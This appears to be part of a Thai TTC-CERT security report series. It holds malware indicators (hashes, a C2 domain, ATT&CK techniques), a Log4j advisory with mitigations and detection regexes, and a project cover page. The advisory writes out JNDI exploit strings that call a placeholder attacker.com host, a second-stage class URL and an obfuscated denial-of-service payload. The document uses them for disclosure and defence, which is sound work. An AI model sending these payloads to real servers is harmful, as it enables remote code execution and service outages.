ssdeep	12288:TjG/5NwYkK19iOCr+TMoO30mYn0YaAsGhQHxM5DKTrH5eZQ2:TjGAK19iOC r+TMoO30mYn0YaAstHxM5T
Entropy	6.787

แอนตี้ไวรัส	
Kaspersky	Backdoor.Win32.Agent.aiev
Malwarebytes	Trojan.Agent
Microsoft	Trojan:Win32/Redosdru.E

SSDEEP Matches	
100	6AB6A0F05F8667589C8A0416BE7BD238A414AA62CCD4C7245A872987912012B9 (27d311.dll)
96	2D101203DBD9C9F296890E03860EF90C5F78D28D40531A531694EBAB15D4546E (c32.exe_unpacked)

PE Metadata	
Compile Date	2008-12-11 02:03:27 UTC
Import Hash	6FC18C74C016F984B6CB657A45D03CAB
LegalCopyright	Copyright (C) 2008

InternalName	Microsoft(R) Windows(R) Operating System
FileVersion	1, 0, 0, 1
CompanyName	Microsoft Corporation
ProductName	Microsoft(R) Windows(R) Operating System
ProductVersion	1, 0, 0, 1
FileDescription	.Net support application
OriginalFilename	Server.exe

PE Sections

MD5	Name	Raw Size	Entropy
2F2F572E64F396463419C014E5637674	.text	470528	6.768220
B2C60051E1BAA46F5081D2D93669FF78	.rodata	11264	6.149001
2D69F5A758A906087EA95C2D5244960A	.rdata	92160	5.734590
2DDD7F859F3C72B546D9000880EA569D	.data	25600	6.835462
5226ED86A6CC773461B1D3951ADD7D3A	.rsrc	1024	3.133471
68150C7F137AB002753C1FAD708E4BAD	.reloc	23552	5.692607

Packers/Compilers/Cryptors

Microsoft Visual C++ v7.10/8.0/9.0 DLL (8B)

รายละเอียด

ไฟล์ 129 นี้ถูก Embed เอาไว้ในส่วน Resource ของไฟล์ 2D101203DB... และจะถูก Drop เอาไว้ในไดเร็คทอรี่ %System% พร้อมกับการถูกเขียนข้อมูลเพิ่มเอาไว้ในส่วน Overlay ของไฟล์

---

site[.]woshima[.]xyz

Tags

command-and-control

Whois

Admin City: Phoenix

Admin Country: US

Admin Email: ada58329f0eb74e1s@privacyguardian.org

Admin Organization: See PrivacyGuardian.org

Admin Postal Code: 85016

Admin State/Province: AZ

Creation Date: 2019-09-16T07:00:00Z

Creation Date: 2019-09-17T00:46:09.0Z

DNSSEC: unsigned

Domain Name: WOSHIMA.XYZ

Domain Name: woshima.xyz

Domain Status: ok https://icann.org/epp#ok

Domain Status: ok https://www.icann.org/epp#ok

Name Server: JEREMY.NS.CLOUDFLARE.COM

Name Server: LAURA.NS.CLOUDFLARE.COM

Name Server: jeremy.ns.cloudflare.com

Name Server: laura.ns.cloudflare.com

Registrant City: 7a96e04d2a2490b3

Registrant Country: US

Registrant Email: ada58329f0eb74e1s@privacyguardian.org

Registrant Email: f651612a2f356ad3s@

Registrant Fax Ext: 3432650ec337c945

Registrant Fax: 3432650ec337c945

Registrant Name: 1f33d7151e7ebf55

Registrant Organization: 566bb814321610e4

Registrant Phone Ext: 3432650ec337c945

Registrant Phone: 4e9226e7e27a4c0c

Registrant Postal Code: c692e0cb8851b160

Registrant State/Province: e1c7c1911395a3cf

Registrant Street: 4450dc66882e5a1e

Registrar Abuse Contact Email: abuse@namesilo.com

Registrar Abuse Contact Phone: +1.4805240066

Registrar IANA ID: 1479

Registrar Registration Expiration Date: 2021-09-17T07:00:00Z

Registrar URL: https://www.namesilo.com

Registrar URL: https://www.namesilo.com/

Registrar WHOIS Server: whois.namesilo.com

Registrar: NameSilo, LLC

Registry Domain ID: D129403156-CNIC

Registry Expiry Date: 2021-09-17T23:59:59.0Z

Tech City: Phoenix

Tech Country: US

Tech Email: ada58329f0eb74e1s@privacyguardian.org

Tech Organization: See PrivacyGuardian.org

Tech Postal Code: 85016

Tech State/Province: AZ

Updated Date: 2021-03-17T07:00:00Z

Updated Date: 2021-03-18T02:36:16.0Z

ความเชื่อมโยง

site[.]woshima[.]xyz	Connected_From	6AB6A0F05F...

รายละเอียด

ไฟล์ Malicious DLL “27d311.dll” (6AB6A0F05F8667589C8A0416BE7BD238A414AA62CCD4C7245A872987912012B9) พยายามเชื่อมต่อมายังโดเมนนี้ผ่านพอร์ต 6888 ด้วยโปรโตคอล TCP

Revisions

15 ก.ย.64 : เวอร์ชั่นที่ 1 สำหรับเอกสารเผยแพร่สู่สาธารณะ

รายการ Techniques-Tactics ที่มัลแวร์ใช้ โดยอ้างถึงตัวชี้วัดของ MITRE ATT&CK[6]

Execution

T1106 Native API

T1559.001 Inter-Process Communication: Component Object Model

T1569.002 System Services: Service Execution

Persistence

T1543.003 Create or Modify System Process: Windows Service

T1546.001 Event Triggered Execution: Change Default File Association

Privilege Escalation

T1134.002 Access Token Manipulation: Create Process with Token

Defense Evasion

T1027.002 Obfuscated Files or Information: Software Packing

T1070.004 Indicator Removal on Host: File Deletion

T1112 Modify Registry

T1140 Deobfuscate/Decode Files or Information

T1218.011 Signed Binary Proxy Execution: Rundll32

Credential Access

T1056.001 Input Capture: Keylogging

Discovery

T1010 Application Window Discovery

T1012 Query Registry

T1057 Process Discovery

T1082 System Information Discovery

T1083 File and Directory Discovery

T1124 System Time Discovery

Collection

T1005 Data from Local System

T1113 Screen Capture

T1115 Clipboard Data

T1119 Automated Collection

Command and Control

[6] "MITRE ATT&CK®." https://attack.mitre.org/. Accessed 11 Jun. 2021.

T1001 Data Obfuscation

T1105 Ingress Tool Transfer

Exfiltration

T1041 Exfiltration Over C2 Channel

Impact

T1489 Service Stop

T1529 System Shutdown/Reboot

เอกสารแนบท้าย 3

[TLP:WHITE] รายงานการวิเคราะห์สรุปช่องโหว่ Apache Log4j ในภาพรวมตลอดสัปดาห์ที่ผ่านมา

20 ธ.ค.64

Executive Summary

เมื่อ 9 ธ.ค.64 ที่ผ่านมา มีการรายงานข้อมูลเกี่ยวกับช่องโหว่การเรียกใช้โค้ดหรือคำสั่งจากระยะไกล (Remote Code Execution) ที่สำคัญ (CVE-2021-44228) ซึ่งส่งผลต่อ Java logging package log4j ซึ่งเป็นซอฟต์แวร์ที่ใช้กันอย่างแพร่หลายในแอปพลิเคชันต่าง ๆ และ web services[1] จำนวนมาก ถูกทวีตพร้อมกับ proof-of-concept (PoC) โพสต์บน GitHub ซึ่งช่องโหว่นี้อาจส่งผลให้ผู้ไม่หวังดีสามารถควบคุมเซิร์ฟเวอร์ที่ใช้ซอฟต์แวร์ Apache Log4j เวอร์ชั่นที่ได้รับผลกระทบได้อย่างสมบูรณ์ (full control) เนื่องจากช่องโหว่ดังกล่าวง่ายต่อการโจมตี ผลกระทบของช่องโหว่นี้จึงค่อนข้างที่จะส่งผลกระทบรุนแรง

นอกจากนี้ยังพบช่องโหว่เพิ่มเติมในภายหลัง (CVE-2021-45046) ที่ส่งผลกระทบต่อระบบที่มีการกำหนดค่าที่ไม่ใช่ค่าเริ่มต้น (non-default configuration) ของ Apache Log4j เวอร์ชัน 2.15.0 และเวอร์ชั่นต่ำกว่า ในวันที่ 17 ธ.ค.64 โดยมีระดับความรุนแรงของช่องโหว่ CVE-2021-45046 ได้เปลี่ยนจาก 3.7 เป็น 9[2] ในตอนแรกนั้น ได้มีการระบุรายละเอียดว่าช่องโหว่นี้เป็นช่องโหว่แบบ Denial of Service แต่หลังจากนั้นการประเมินผลกระทบต่อช่องโหว่นี้ได้เปลี่ยนไป ซึ่งช่องโหว่นี้อาจนำไปสู่การโจมตีแบบการเรียกใช้โค้ดหรือคำสั่งจากระยะไกล (Remote Code Execution) ได้ภายใต้เงื่อนไขบางประการ .

ต่อมา นักวิจัยด้านความปลอดภัยได้พบช่องโหว่ที่สาม (CVE-2021-45105) ในวันที่ 17 ธ.ค.64 ซึ่งส่งผลกระทบต่อระบบที่มีการกำหนดค่าที่ไม่ใช่ค่าเริ่มต้น (non-default configuration) ของ Apache Log4j เวอร์ชัน 2.16 และเวอร์ชั่นต่ำกว่า โดยช่องโหว่นี้มีคะแนนระดับความรุนแรง 7.5 ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Denial of Service[3]

ช่องโหว่อีกตัวหนึ่ง (CVE-2021-4104) ซึ่งมีคะแนนระดับความรุนแรง 8.1 ถูกค้นพบเมื่อวันที่ 14 ธ.ค.64[4] ซึ่งส่งผลกระทบต่อระบบที่มีการกำหนดค่าที่ไม่ใช่ค่าเริ่มต้น (non-default configuration) ของ Apache Log4j เวอร์ชัน 1.2 ช่องโหว่นี้อาจส่งผลให้ผู้ไม่หวังดีสามารถโจมตีแบบการเรียกใช้โค้ดหรือคำสั่งจากระยะไกล (Remote Code Execution)

เมื่อวันที่ 16 ธ.ค.64 นักวิจัยด้านความปลอดภัยได้ค้นพบรูปแบบการโจมตีใหม่ (attack vector) โดยใช้ WebSockets ซึ่งเป็นการเพิ่มรูปแบบการโจมตี (attack surface) สำหรับช่องโหว่เหล่านี้ ซึ่งใครก็ตามที่ใช้ไลบรารี Apache Log4j เวอร์ชันที่มีช่องโหว่บนระบบของตนหรือใน local network ผู้ไม่หวังดีสามารถเรียกดูเว็บไซต์และอาจทำให้เกิดช่องโหว่เหล่านี้ได้ ซึ่งช่องโหว่ที่เกิดขึ้นเหล่านี้จะรวมถึงบริการที่รัน Apache Log4j และถึงแม้ว่าจะเปิด port สำหรับ localhost เท่านั้นก็ตาม

[1] "NCSC-NL/log4shell - Log4j Vulnerability (CVE-2021-44228) - GitHub." https://github.com/NCSC-NL/log4shell. Accessed 20 Dec. 2021.

[2] "Apache Log4j Security Vulnerabilities." 17 Dec. 2021, https://logging.apache.org/log4j/2.x/security.html. Accessed 20 Dec. 2021.

[3] "Apache Log4j Security Vulnerabilities." 17 Dec. 2021, https://logging.apache.org/log4j/2.x/security.html. Accessed 20 Dec. 2021.

[4] "CVE-2021-4104 - NVD." 14 Dec. 2021, https://nvd.nist.gov/vuln/detail/CVE-2021-4104. Accessed 20 Dec. 2021.

ทั้งนี้ ศูนย์ TTC-CERT ได้รับรายงานอย่างต่อเนื่อง เกี่ยวกับการโจมตีช่องโหว่นี้ในอินเตอร์เน็ตอย่างแพร่หลายจนถึงปัจจุบัน

รายละเอียดทางเทคนิคของช่องโหว่โดยสรุป

- **ช่องโหว่ CVE-2021-44228**[5] (CVSS score: 10.0, Payload: ${jndi:ldap://attacker.com/a}, Log4Shell)

  เมื่อเซิร์ฟเวอร์บันทึก log ที่มี payload ที่เป็นอันตราย (เช่น ${jndi:ldap://attacker.com/a}) ใน request ที่ส่งโดยผู้ไม่หวังดีซึ่งส่งผ่านโปรโตคอลต่าง ๆ ให้กับเครื่องเซิร์ฟเวอร์ที่ใช้ Apache Log4j เวอร์ชั่นที่มีช่องโหว่ CVE-2021-44228 เครื่องเซิฟเวอร์นี้จะถูกสั่งให้ execute payload ดังกล่าว จากนั้นเครื่องเซิร์ฟเวอร์นี้จะส่ง request ไปยัง attacker.com ผ่าน Java Naming and Directory Interface (JNDI)

  การ response จากเครื่องที่ถูกควบคุมโดยผู้ไม่หวังดีจะมี path ไปยัง Java class file (เช่น http://second-stage.attacker.com/Exploit.class) ซึ่งจะถูก inject เข้าไปใน process ของเครื่องเซิร์ฟเวอร์ที่ถูกโจมตี payload ที่ inject นี้จะเป็นการโจมตีในขั้นตอนที่สอง และอาจส่งผลให้ผู้โจมตีสามารถสั่งให้เครื่องเซิร์ฟเวอร์รันโค้ดหรือคำสั่งต่าง ๆ ได้โดยไม่ได้รับอนุญาต (arbitrary code execution)

  ผู้โจมตีอาจส่งมัลแวร์เพิ่มเติมโดยใช้การโจมตีแบบการเรียกใช้โค้ดหรือคำสั่งจากระยะไกล (Remote Code Execution) ด้วยไฟล์ .jar และรอรับ request สำหรับคำสั่งจากผู้โจมตี เช่น ${jndi:ldap://attacker.com/Basic/Command/Base64/<Base64_encoded_command>} อีกด้วย

- **ช่องโหว่ CVE-2021-45046**[6] (CVSS score: 9.0, Payload: ${jndi:ldap://127.0.0.1#attacker.com/a})

  นักวิจัยด้านความปลอดภัยพบว่า Patch ของ Apache Log4j เวอร์ชัน 2.15.0 ยังมีการแก้ไขช่องโหว่ CVE-2021-44228 ที่ไม่สมบูรณ์ ซึ่งส่งผลกระทบต่อระบบที่มีการกำหนดค่าที่ไม่ใช่ค่าเริ่มต้น (non-default configuration) บางอย่างของ Apache Log4j เวอร์ชัน 2.15.0 โดยเมื่อมีการกำหนดค่า logging configuration ใช้เลย์เอาต์รูปแบบที่ไม่ใช่ค่าเริ่มต้น (non-default Pattern Layout) พร้อม Context Lookup เช่น $${ctx:loginId} ผู้โจมตีที่ควบคุมข้อมูลอินพุต Thread Context Map (MDC) สามารถส่งข้อมูลอินพุตที่เป็นอันตรายได้โดยใช้รูปแบบการค้นหา JNDI (JNDI lookup pattern) อาจส่งผลให้เกิดข้อมูลรั่วไหลจากระบบที่ได้รับผลกระทบ และอาจส่งผลให้ผู้โจมตีสามารถเรียกใช้โค้ดหรือคำสั่งจากระยะไกล (Remote Code Execution) บนระบบที่ได้รับผลกระทบ

[5] "CVE-2021-44228 - The MITRE Corporation." https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228. Accessed 20 Dec. 2021.

[6] "CVE-2021-45046 - The MITRE Corporation." https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45046. Accessed 20 Dec. 2021.

- **ช่องโหว่ CVE-2021-45105**[7] (CVSS score: 7.5, Payload: ${${::-${::-$${::-j}}}})

  ในการกำหนดค่าของระบบที่มีการกำหนดค่าที่ไม่ใช่ค่าเริ่มต้น (non-default configuration) บางอย่างของ Apache Log4j2 นั้น ตัว Apache Log4j2 ไม่มีการป้องกันการเรียกซ้ำที่ไม่มีการควบคุมจากการค้นหาการที่มีการอ้างอิงตนเอง (self-referential lookup) ผู้โจมตีที่ควบคุมข้อมูลอินพุตของ Thread Context Map (MDC) สามารถส่งข้อมูลอินพุตที่เป็นอันตรายซึ่งมีการค้นหาแบบเรียกซ้ำ (recursive lookup) ซึ่งส่งผลให้เกิด StackOverflowError ที่จะไป terminate process ของระบบที่ได้รับผลกระทบและด้วยเหตุนี้จะเกิดจากโจมตีแบบ Denial of Service[8]

- **ช่องโหว่ CVE-2021-4104** (CVSS score: 8.1)

  หากผู้โจมตีได้รับสิทธิ์ในการเขียนใน Log4j configuration ได้ ทำให้ผู้โจมตีเหล่านี้สามารถกำหนดค่าของ TopicBindingName configuration และ TopicConnectionFactoryBindingName configuration ซึ่งทำให้ JMSAppender ดำเนินการตาม JNDI request ซึ่งส่งผลให้ผู้โจมตีสามารถเรียกใช้โค้ดหรือคำสั่งจากระยะไกล (Remote Code Execution) บนระบบที่ได้รับผลกระทบในลักษณะที่คล้ายกับช่องโหว่ CVE-2021-44228 ได้ แต่อย่างไรก็ตาม ปัญหานี้มีผลกระทบเฉพาะกับ Apache Log4j เวอร์ชั่น 1.2 เมื่อกำหนดค่าให้ใช้ JMSAppender โดยเฉพาะ ซึ่งไม่ใช่ค่าเริ่มต้นของ Apache Log4j เวอร์ชั่น 1.2 ซึ่งได้ถูกกำหนดให้ end of life ตั้งแต่เดือนสิงหาคม 2558 ที่ผ่านมา

ซอฟต์แวร์ที่ได้รับผลกระทบ

- ช่องโหว่ CVE-2021-44228 ส่งผลกระทบต่อระบบและบริการที่ใช้ Java logging library, Apache Log4j ระหว่างเวอร์ชัน 2.0 และ 2.14.1 เป็นเวอร์ชั่นที่ได้รับผลกระทบจากช่องโหว่นี้
- ช่องโหว่ CVE-2021-45046 ส่งผลกระทบต่อระบบและบริการที่ใช้ Java logging library, Apache Log4j ระหว่างเวอร์ชัน 2.0-beta9 และ 2.15.0 เป็นเวอร์ชั่นที่ได้รับผลกระทบจากช่องโหว่นี้ ยกเว้นเวอร์ชัน 2.12.2
- ช่องโหว่ CVE-2021-45105 ส่งผลกระทบต่อระบบและบริการที่ใช้ Java logging library, Apache Log4j ระหว่างเวอร์ชัน 2.0-beta9 และ 2.16.0 เป็นเวอร์ชั่นที่ได้รับผลกระทบจากช่องโหว่นี้
- ช่องโหว่ CVE-2021-4104 ส่งผลกระทบต่อระบบและบริการที่ใช้ Java logging library, Apache Log4j เวอร์ชัน 4104 เป็นเวอร์ชั่นที่ได้รับผลกระทบจากช่องโหว่นี้
- scope ของซอฟต์แวร์ที่ได้รับผลกระทบนี้ จะรวมถึงแอปพลิเคชันและ service หลายรายการที่เขียนด้วยภาษาจาวา ถึงแม้ว่าโดย default configuration นั้น Apache Log4j เวอร์ชัน 1.x จะไม่มีช่องโหว่ CVE-2021-44228, CVE-2021-45046 และ CVE-2021-45105 แต่ก็ไม่ได้รับการสนับสนุนจากผู้พัฒนา

[7] "CVE-2021-45105 - The MITRE Corporation." https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45105. Accessed 20 Dec. 2021.

[8] "CVE-2021-45105: Denial of Service via Uncontrolled Recursion in ...." 19 Dec. 2021, https://www.zerodayinitiative.com/blog/2021/12/17/cve-2021-45105-denial-of-service-via-uncontrolled-recursion-in-log4j-strsubstitutor. Accessed 20 Dec. 2021.

อีกต่อไป และอาจมีช่องโหว่อื่น ๆ เช่น CVE-2021-4104 นอกจากนี้ ยังอาจมีความเสี่ยงต่อช่องโหว่อื่น ๆ ภายใต้เงื่อนไขบางประการ ศูนย์ TTC-CERT จึงไม่แนะนำให้กลับไปใช้ Apache Log4j เวอร์ชัน 1.x

- สามาชิกสามารถติดตาม รายการผลิตภัณฑ์ แอปพลิเคชัน service และ component ทั้งหมดที่ใช้ไลบรารี Apache Log4j ที่มีช่องโหว่ ตลอดจนสถานะความพร้อมของแพตช์ความปลอดภัยที่ https://github.com/NCSC-NL/log4shell/tree/main/software หรือที่ https://gist.github.com/SwitHak/b66db3a06c2955a9cb71a8718970c592

วิธีแก้ปัญหา

- ศูนย์ TTC-CERT แนะนำให้องค์กรของสมาชิกตรวจสอบเซิร์ฟเวอร์ แอปพลิเคชัน service และ component ทั้งหมด ว่าได้ใช้ไลบรารี Apache Log4j เวอร์ชันที่ได้รับผลกระทบแต่ละช่องโหว่หรือไม่
- ศูนย์ TTC-CERT แนะนำให้องค์กรของสมาชิกอัพเกรดไลบรารี Apache Log4j เป็น log4j-2.17.0 (ที่ https://repo1.maven.org/maven2/org/apache/logging/log4j/log4j-core/2.17.0/) หรือใหม่กว่า ทั้งนี้ log4j-2.17.0 ต้องใช้ Java 8 หรือใหม่กว่า แต่อย่างไรก็ตาม หากองค์กรของสมาชิกไม่สามารถอัปเกรดไลบรารี Apache Log4j ได้ ศูนย์ TTC-CERT แนะนำให้ดำเนินการตามหัวข้อ “**วิธีแก้ปัญหาชั่วคราว (Workaround)**”
- อาจมีคำแนะนำในอินเตอร์เนทให้ใช้ Java เวอร์ชันล่าสุดเนื่องจากมีการจำกัดในการเรียก JDNI ตามรูปแบบ LDAP และ RMI แต่อย่างไรก็ตาม แม้ว่าข้อจำกัดเหล่านี้จะทำให้การโจมตีช่องโหว่เหล่านี้ประสบความสำเร็จได้ยากขึ้น แต่ผู้ไม่หวังดีก็อาจยังสามารถ bypass ข้อจำกัดเหล่านี้ได้ ศูนย์ TTC-CERT แนะนำว่าการอัปเกรดเป็นเวอร์ชันที่ไม่ได้รับผลกระทบของไลบรารี Apache Log4j ยังคงเป็นสิ่งที่จำเป็น
- หากพบแอปพลิเคชัน เซิร์ฟเวอร์ แอปพลิเคชัน service และ component ที่มีช่องโหว่เหล่านี้ที่เชื่อมต่อโดยตรงกับอินเทอร์เน็ต ศูนย์ TTC-CERT แนะนำให้ดำเนินการดังนี้
    - แยกแอปพลิเคชัน เซิร์ฟเวอร์ แอปพลิเคชัน service และ component ดังกล่าวออกจากเครือข่ายภายในขององค์กร
    - ทำการวิเคราะห์เครื่องเซิร์ฟเวอร์ดังกล่าวว่าถูก compromise หรือมีการกำหนดค่าให้มีการ persistent จากผู้ไม่หวังดีมาก่อนหรือไม่
- ทั้งนี้ การแก้ไขเปลี่ยนแปลงใด ๆ กับระบบ ซอฟต์แวร์ หรือ Configuration ต่าง ๆ เพื่อลดความเสี่ยงจากช่องโหว่ดังกล่าว สมาชิกควรปฏิบัติตาม Change Management Policy และ/หรือ Risk Management Policy และ/หรือ Business Impact Assessment ของหน่วยงานอย่างเคร่งครัด

วิธีแก้ปัญหาชั่วคราว (Workaround)

ในคำแนะนำก่อนหน้านี้เมื่อ 11 ธ.ค.64 ศูนย์ TTC-CERT ได้แนะนำให้กำหนดค่าภายใต้ “log4j2.formatMsgNoLookups” ให้เป็นค่า “true” นั้น การดำเนินการดังกล่าวเพื่อแก้ปัญหาชั่วคราว (Workaround) นี้ไม่ถือว่าปลอดภัยอีกต่อไปและไม่ควรใช้อีกต่อไป และศูนย์ TTC-CERT แนะนำวิธีแก้ปัญหาชั่วคราว (Workaround) เพิ่มเติมดังนี้

- **ลบ JNDI class ที่มีช่องโหว่**
    - อีกวิธีหนึ่งในการแก้ปัญหาชั่วคราวจากช่องโหว่เหล่านี้คือ การลบ JndiLookup class ที่ได้รับผลกระทบออกจาก JAR package เพื่อลบการใช้งาน JNDI lookup feature เนื่องจากส่วนใหญ่จะไม่มีการใช้งาน feature นี้ แต่อย่างไรก็ตาม การดำเนินการข้อนี้อาจส่งผลกระทบต่อแอปพลิเคชันและอาจทำให้ แอปพลิเคชัน เซิร์ฟเวอร์ แอปพลิเคชัน service และ component ไม่สามารถทำงานได้อย่างถูกต้องอย่างที่ควรจะเป็น
    - ในการดำเนินการดังกล่าวจะดำเนินการดังนี้
        - ปิดการทำงาน (shutdown) JVM process ที่กำลังทำงานอยู่
        - ทำการสำรองไฟล์ JAR archive ต้นฉบับ
        - สร้างไฟล์ JAR archive จากขั้นตอนก่อนหน้าและลบรายการ org/apache/logging/log4j/core/lookup/JndiLookup.class
        - ทำการรีสตาร์ท JVM
- **ใช้ Web Application Firewall (WAF) และ Intrusion Detection System (IDS)/Intrusion Prevention System (IPS)**
    - ปัจจุบัน signatures ของ IDS/IPS และ Web Application Firewall (WAF) หลายยี่ห้อมีพร้อมให้ใช้งานในการตรวจจับและป้องกันของการพยายามโจมตีช่องโหว่เหล่านี้ เช่น Suricata และ Snort IDS signature (SID range 2034647-2034652) ที่ https://rules.emergingthreatspro.com/open/
    - Detection rule และซอฟต์แวร์ในการตรวจจับและป้องกันการโจมตีช่องโหว่ของ Apache Log4j ที่มีการรวมรวบไว้สามารถเข้าดูได้ที่ https://github.com/NCSC-NL/log4shell/tree/main/mitigation
    - หมายเหตุ ผู้โจมตีบางรายสามารถ bypass กฎการตรวจจับ (Detection rule) ดังกล่าวได้โดยการ obfuscate payload ก่อนส่ง request มาโจมตี
- **วิธีอื่น ๆ**
    - ศูนย์ TTC-CERT แนะนำให้องค์กรสมาชิกดำเนินการป้องกันไม่ให้เซิร์ฟเวอร์ที่ได้รับผลกระทบจากช่องโหว่นี้ของหน่วยงานทำการ request ขาออกไปยังเครือข่ายภายนอกโดยไม่จำเป็น หรืออย่างน้อยดำเนินการ whitelist remote endpoint

วิธีตรวจสอบว่าหน่วยงานถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตี

- **ตรวจสอบจาก Reverse proxy, WAF และ web-server logs**
    - เพื่อระบุความพยายามในการหาช่องโหว่จากผู้ไม่หวังดี สมาชิกอาจค้นหารายการที่ตรงกับ regex[9] ต่อไปนี้ โดยใช้ egrep หรือ Powershell เป็นต้น

      ```
      \${(\${(.*?:|.*?:.*?:-)('|"|`)*(?1)}*|[jndi:lapsrm]('|"|`)*}*){9,11}
      ```

      หมายเหตุ ผู้โจมตีบางรายสามารถทำ obfuscate payload ในการส่ง request เพื่อหลบเลี่ยงการตรวจจับดังกล่าว เช่นที่ https://twitter.com/entropyqueen_/status/1469961345848299520 ดังนั้น คำสั่งข้างต้นอาจตรวจไม่พบความพยายามในการโจมตีช่องโหว่นี้กับผู้โจมตีที่มีขีดความสามารถในการโจมตีขั้นสูง
- **ตรวจสอบจาก Application logs**
    - การปรากฏข้อความใน Log ดังต่อไปนี้ อาจเป็นสัญญาณของการที่แอปพลิเคชันถูก compromise (สมาชิกอาจต้องดำเนินการค้นหาสตริงข้างต้นเหล่านี้ใน Application logs)
        - com.sun.jndi.
        - com.sun.jndi.dns.DnsContext
        - com.sun.jndi.ldap.LdapCtx
        - Error looking up JNDI resource
- **ใช้ Yara rules ในการตรวจสอบ**
    - Yara rule สำหรับสแกนหา library ที่มีช่องโหว่ และ สำหรับสแกนหาเครื่องเซิฟเวอร์ที่อาจถูก compromise สามารถดาวน์โหลดและนำไปใช้งานได้ที่ https://github.com/timb-machine/log4j/ และ https://github.com/Neo23x0/signature-base/blob/master/yara/expl_log4j_cve_2021_44228.yar
- **ตรวจสอบจาก Indicators of Compromise**
    - ศูนย์ TTC-CERT ได้ update IOCs ทาง MISP อย่างต่อเนื่องในหัวข้อ Event “**แจ้งเตือนช่องโหว่ CVE-2021-44228 ที่มีความรุนแรงระดับร้ายแรง (Critical) ของ Apache Log4j 2**” หรือสมาชิกสามารถตรวจสอบจากแหล่งข้อมูลเปิดอื่น ๆ เพิ่มเติมได้ที่ https://github.com/NCSC-NL/log4shell/tree/main/iocs

[9] "Log4j overview Detection rules and software - log4shell - GitHub." 17 Dec. 2021, https://github.com/NCSC-NL/log4shell/blob/main/mitigation/README.md. Accessed 20 Dec. 2021.

ข้อมูลอ้างอิง

- https://gist.github.com/SwitHak/b66db3a06c2955a9cb71a8718970c592
- https://github.com/apache/logging-log4j2/releases/tag/rel%2F2.17.0
- https://github.com/NCSC-NL/log4shell/tree/main/mitigation
- https://github.com/NCSC-NL/log4shell/tree/main/software
- https://github.com/Neo23x0/signature-base/blob/master/yara/expl_log4j_cve_2021_44228.yar
- https://github.com/timb-machine/log4j/
- https://logging.apache.org/log4j/2.x/security.html
- https://media.cert.europa.eu/static/SecurityAdvisories/2021/CERT-EU-SA2021-067.pdf
- https://misp.ttc-cert.or.th/events/view/17256
- https://repo1.maven.org/maven2/org/apache/logging/log4j/log4j-core/2.17.0/
- https://sysdig.com/blog/exploit-detect-mitigate-log4j-cve/
- https://twitter.com/antopyqueen_/status/1469961345848299520
- https://twitter.com/ET_Labs/status/1469339963871354884
- https://www.zerodayinitiative.com/blog/2021/12/17/cve-2021-45105-denial-of-service-via-uncontrolled-recursion-in-log4j-strsubstitutor

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ครั้งที่ 3

หน่วยเจ้าของโครงการ:
สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ (สทค.)

หัวหน้าโครงการ:
นาย ฐนสรณ์ ใจดี

ผู้จัดการโครงการ:
ว่าที่ร้อยตรี สมาน ทาโคตร

ผู้ประสานงานโครงการ:
นาย ภาสุ เสริมศรีสุวรรณ

ทีมดำเนินการ
พันโท พิศุทธิ์ ม่วงสมัย
สิบโท มาวิณ ภาสประภา
นางสาว ภัสรา ตั้งพลังกุล

งบประมาณ: 18,850,422.26 บาท (สิบแปดล้านแปดแสนห้าหมื่นสี่ร้อยยี่สิบสองบาทยี่สิบหกสตางค์)
ระยะเวลาดำเนินโครงการ: 36 เดือน
สัญญารับทุนเลขที่ A62-1-(2)-010

สารบัญ

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 4 4
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 5 5
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 6 6
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 7 7
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 8 9
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 9 10
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 10 11
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 11 13
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 12 14
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 13 15
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 14 16
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 15 18
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 16 18
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 17 20
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 18 21
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 19 22

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ครั้งที่ 3 ในห้วงเวลาที่ผ่านมา ศูนย์ TTC-CERT ได้ดำเนินการทำรายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ให้สาธารณะผ่านทาง Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) เพื่อเป็นประโยชน์สาธารณะจำนวน 16 ฉบับ โดยมีรายละเอียด ดังนี้

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 4

